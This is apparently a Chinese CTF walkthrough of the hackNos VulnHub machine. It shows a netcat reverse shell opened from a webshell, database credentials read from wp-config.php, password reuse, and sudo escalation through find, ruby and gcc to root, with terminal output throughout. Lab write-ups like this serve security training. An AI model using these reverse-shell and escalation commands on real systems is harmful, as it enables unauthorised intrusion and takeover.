
反弹shell

在蚁剑中的虚拟终端中，使用nc反弹



```
(*) 基础信息
当前路径: /var/www/html/g@web/wp-content/uploads/wpsp
磁盘列表: /
系统信息: Linux hacknos 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/g@web/wp-content/uploads/wpsp) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/g@web/wp-content/uploads/wpsp) $ nc -e /bin/bash 10.0.2.4 4444
```

本地监听，得到反弹shell




```
PS C:\Users\Crazy\Desktop\Web工具\netcat-master> .\nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.64] 60416
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@hacknos:/var/www/html/g@web/wp-content/uploads/wpsp$
```

提权

信息收集

数据库信息



```
www-data@hacknos:/var/www/html/g@web/wp-content/uploads/wpsp$ cd ../../../
cd ../../../
www-data@hacknos:/var/www/html/g@web$ ls -a
ls -a
.             wp-activate.php       wp-content          wp-mail.php
..            wp-admin              wp-cron.php         wp-settings.php
.htaccess     wp-blog-header.php    wp-includes         wp-signup.php
index.php     wp-comments-post.php  wp-links-opml.php   wp-trackback.php
license.txt   wp-config-sample.php  wp-load.php         xmlrpc.php
readme.html   wp-config.php         wp-login.php
www-data@hacknos:/var/www/html/g@web$

www-data@hacknos:/var/www/html/g@web$ cat wp-config.php|more
cat wp-config.php|more
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'hackNos' );
--More--

--More--
/** MySQL database username */
--More--
define( 'DB_USER', 'wp' );
--More--

--More--
/** MySQL database password */
--More--
define( 'DB_PASSWORD', 'g@web-password' );
--More--
```


```
'DB_NAME', 'hackNos'

'DB_USER', 'wp'
```

```
'DB_PASSWORD', 'g@web-password'
```

系统信息

系统用户

```
cat /etc/passwd|grep /bin/bash
```



```
www-data@hacknos:/var/www/html/g@web$ cat /etc/passwd|grep /bin/bash
cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
hunter:x:1000:1000:hunter,,,:/home/hunter:/bin/bash
security:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash
hackNos-boat:x:1002:1002:crawler,,,,web directory crawler:/home/hackNos-boat:/bin/bash
www-data@hacknos:/var/www/html/g@web$
```


```
hunter:x:1000:1000:hunter,,,:/home/hunter:/bin/bash

security:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash

hackNos-boat:x:1002:1002:crawler,,,,web directory
crawler:/home/hackNos-boat:/bin/bash
```

关键文件

在 /home/hunter/下发现user.txt文件。

提权到security

使用之前的hackNos@9012!!和数据库密码g@web-password尝试登录三个系统账号，最终发现security的密码为hackNos@9012!!




```
www-data@hacknos:/var/www/html/g@web$ su security
su security
Password: hackNos@9012!!

security@hacknos:/var/www/html/g@web$
```

我们已经提权到security

提权到hackNos-boat


使用sudo -l查看特权



```
security@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for security on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User security may run the following commands on hacknos:
    (hacknos-boat) NOPASSWD: /usr/bin/find
security@hacknos:/var/www/html/g@web$
```

发现可以用hackNos-boast账户使用find命令，使用find进行提权

使用gtfo查找提权命令，网址为：https://gtfobins.github.io/



../ find

Shell SUID Sudo


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

执行命令：

```
sudo -u hackNos-boat /usr/bin/find . -exec /bin/bash \; -quit
```




```
security@hacknos:/var/www/html/g@web$ sudo -u hackNos-boat /usr/bin/find . -exec /bin/bash \; -quit
<ckNos-boat /usr/bin/find . -exec /bin/bash \; -quit
hackNos-boat@hacknos:/var/www/html/g@web$
```

已经提权到hackNos-boast账号

提权到hunter


使用sudo -l查看特权



```
hackNos-boat@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for hackNos-boat on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hackNos-boat may run the following commands on hacknos:
    (hunter) NOPASSWD: /usr/bin/ruby
hackNos-boat@hacknos:/var/www/html/g@web$
```

发现可以用hunter账户使用ruby命令，使用ruby进行提权

使用gtfo查找提权命令。




Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ruby -e 'exec "/bin/sh"'
```

执行命令：

```
sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
```




```
hackNos-boat@hacknos:/var/www/html/g@web$ sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
< sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
hunter@hacknos:/var/www/html/g@web$
```

提权到hunter账号

user.txt文件

访问前面发现的user.txt文件




```
hunter@hacknos:/var/www/html/g@web$ cat /home/hunter/user.txt
cat /home/hunter/user.txt
MD5USER: 4676cd2e30b6d0b8650d14a5dd9f16c3
hunter@hacknos:/var/www/html/g@web$
```

得到第一个flag4676cd2e30b6d0b8650d14a5dd9f16c3


提权到root

使用sudo -l查看特权



```
hunter@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for hunter on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hunter may run the following commands on hacknos:
    (ALL) NOPASSWD: /usr/bin/gcc
```

发现可以用root执行gcc命令，使用gcc提权



.. / gcc

★ Star 2,543

Shell Sudo


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
gcc -wrapper /bin/sh,-s .
```


用gtfo查找提权命令

```
sudo /usr/bin/gcc -wrapper /bin/bash,-s .
```



```
hunter@hacknos:/var/www/html/g@web$ sudo /usr/bin/gcc -wrapper /bin/bash,-s .
sudo /usr/bin/gcc -wrapper /bin/bash,-s .
root@hacknos:/var/www/html/g@web# a
```

访问root.txt




```
root@hacknos:/var/www/html/g@web# cd /root
cd /root
root@hacknos:~# ls
ls
root.txt
root@hacknos:~# cat root.txt
cat root.txt
    __               __   _   __
   / /_  ____ ______/ /__/ | / /___  _____
  / __ \/ __ `/ ___/ //_/  |/ / __ \/ ___/
 / / / / /_/ / /__/ ,< / /|  / /_/ (__  )
/_/ /_/\__,_/\___/_/|_/_/ |_/\____/____/


MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

Website: www.hackNos.com

Linkedin: rahulgehlaut

Tweet me: rahul_gehlaut
root@hacknos:~#
```

bae11ce4f67af91fa58576c1da2aad4b

END

原创投稿作者：Crazy

靶机下载地址：https://www.vulnhub.com/entry/infosecwarrior-ctf-2020-02,447/



精选留言

用户设置不下载评论